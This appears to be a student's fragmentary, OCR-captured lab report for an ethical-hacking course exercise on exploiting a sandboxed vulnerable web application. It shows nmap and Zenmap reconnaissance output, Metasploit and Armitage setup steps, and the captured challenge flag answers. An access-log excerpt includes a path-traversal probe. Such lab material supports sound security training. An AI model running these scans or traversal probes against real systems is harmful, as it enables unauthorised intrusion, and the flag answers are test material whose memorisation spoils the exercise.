Lab 11 - Exploiting a Vulnerable Web Application


Objective:

1. Scanning and Finding an Exploit
2. Attacking the Target
3. Post Exploitation

Takeaways:

1. Meterpreter is a post-exploitation tool within the Metasploit framework used to gain control over compromised systems. It allows an attacker to execute commands, manipulate the file system, extract information, pivot to other machines, and perform various activities stealthily on a targeted system post-exploitation.
2. Armitage is a visual interface that simplifies cyber-attack simulations and penetration testing by serving as a front-end for the Metasploit Framework.
3. Leafpad is a lightweight and simple text editor primarily designed for Linux-based operating systems. It is known for its minimalistic interface and ease of use, catering to users who prefer a straightforward and uncluttered text editing experience.

Challenges:



```
msf > banner
```

→ CHALLENGE #1

Keep typing the banner command until you see Flag #2. Keep in mind you might need to enter the banner command a number of times to see Flag #2, possibly over twenty times. In fact, you might even see other flags before you see Flag #2.

776554

Submit Skip

→ CHALLENGE #2


```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner

Flag2:776554

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

msf > 
```


Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Armitage
Armitage View Hosts Attacks Workspaces Help
← PREVIOUS
NEXT →

```
msf > banner
```

✓ CHALLENGE #1

→ CHALLENGE #2

Keep typing the banner command until you see flag #3. Keep in mind you may have already seen flag #3 while trying to capture the previous flag.

223444

Submit Skip

8 **Select** Hosts from the Armitage menu bar and then **select** Add Hosts.


```
       =[ metasploit v4.11.5-2015103001               ]
+ -- --=[ 1517 exploits - 875 auxiliary - 252 post    ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops         ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner

Flag 3: 223444

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

msf > 
```



Ethical Hacking and Systems Defense


Exploiting a Vulnerable Web Application

35

Double-click on apache.

Open the flag 4.txt file. View the flag. Close the text file.

345678



Ethical Hacking and Systems Defense


Exploiting a Vulnerable Web Application

36

Double-click on logs.

Open the flag 5.txt file. View the flag. Close the text file.

818772



```
rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
192.168.1.30 - - [23/May/2016:20:14:10 -0400] "GET /xampp/img/xampp-logo-new.gif HTTP/1.1"
200 4878 "http://192.168.1.10/xampp/head.php" "Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
```

→ CHALLENGE #5

Click the 3 lines on the right and select find. Type flag6 to find the flag6 value within the access_log file. View the flag. Close the text file.


445616

Submit Skip

```
175.45.176.208 - - [14/Mar/2018:13:38:07 -0400] "GET /sdk/%2E%2E/
2E/%2E%2E//etc/vmware/hostd/vmInventory.xml HTTP/1.1" 404 1186 "-
(compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html
175.45.176.208 - - [14/Mar/2018:13:38:07 -0400] "GET /sdk/%2E%2E/
2E/%2E%2E//etc/vmware/hostd/vmInventory.xml HTTP/1.1" 404 1188 "-
(compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html
175.45.176.208 - - [14/Mar/2018:13:38:07 -0400] "GET /favicon.ico
"Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/
```

```
127.0.0.1 - - [flag6:445616] "GET / HTTP/1.1" 200 221 "-" "Mozilla/4.0 (compatible; MSIE
7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727)"
```

Screenshots:



```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-19 18:17 EDT
Nmap scan report for 203.0.113.100
Host is up (0.00054s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp open  rmiregistry
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5432/tcp open  postgresql
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 28.18 seconds
```


If the nmap scan says the "Host Seems Down", just wait 30 seconds and try the scan again.

6 **Notice** the flag of 999818. **Click** on the Challenge icon and **type** the flag number into the answer box. This is just to show you how to **capture** Challenge

```
root@kali2:~# nmap 203.0.113.100

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2024-01-23 09:14 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00842s latency).
Not shown: 989 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
23/tcp    open   telnet
25/tcp    open   smtp
80/tcp    open   http
110/tcp   open   pop3
443/tcp   open   https
1099/tcp closed rmiregistry
3306/tcp open   mysql
3389/tcp open   ms-wbt-server
5432/tcp open   postgresql
8180/tcp closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
root@kali2:~#
```


saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infosecleaming.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infosecleaming.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
PREVIOUS
NEXT
New York
Heavy traffic
9:17 AM
1/23/2024

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

7) **Type** the following command and **press** Enter, to open Zenmap. After Zenmap opens, **type** `203.0.113.100` in the Target box and then **click** the Scan button to launch an intense scan.


```
root@kali2:~# zenmap
```

Target: 203.0.113.100 Profile: Intense scan

Command: nmap -T4 -A -v 203.0.113.100

Note: This scan will take about 5 minutes to complete. The words Nmap done will be displayed.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at
2024-01-23 09:15 EST
NSE: Loaded 132 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
Initiating Ping Scan at 09:15
Scanning 203.0.113.100 [4 ports]
Completed Ping Scan at 09:15, 0.21s elapsed (1
total hosts)
Initiating SYN Stealth Scan at 09:15
Scanning www.campus.edu (203.0.113.100) [1000
ports]
Discovered open port 21/tcp on 203.0.113.100
Discovered open port 80/tcp on 203.0.113.100
Discovered open port 23/tcp on 203.0.113.100
Discovered open port 25/tcp on 203.0.113.100
Discovered open port 3306/tcp on 203.0.113.100
Discovered open port 110/tcp on 203.0.113.100
Discovered open port 3389/tcp on 203.0.113.100
Discovered open port 443/tcp on 203.0.113.100
Discovered open port 1099/tcp on 203.0.113.100
```



Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application


ports and corresponding banner messages that are displayed. **Notice** the Apache httpd 2.2.14 (Win32) DAV/2 banner that is displayed for port 80 when you perform a scan of the firewall.

```
root@kali2:~# zenmap
```

Target: 203.0.113.100 Profile: Intense scan

Command: nmap -T4 -A -v 203.0.113.100

Port	Protocol	State	Service	Version
21	tcp	open	ftp	Microsoft ftpd
23	tcp	open	telnet	
25	tcp	open	smtp	hMailServer smtpd
80	tcp	open	http	Apache httpd 2.2.14 ((Win32) DAV/2
110	tcp	open	pop3	hMailServer pop3d
443	tcp	open	http	Apache httpd 2.2.14 ((Win32) DAV/2
1099	tcp	open	java-rmi	Java RMI Registry
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3389	tcp	open	ms-wbt-server	
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1



Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

root@kali2:~# `service postgresql start`

```
root@kali2:~# service postgresql start
```

2 **Type** the following command and **press** Enter, to start the Armitage directory.

root@kali2:~# `cd armitage`

```
root@kali2:~# cd armitage
root@kali2:~/armitage#
```

3 **Type** the following command and **press** Enter, to start the Armitage command.

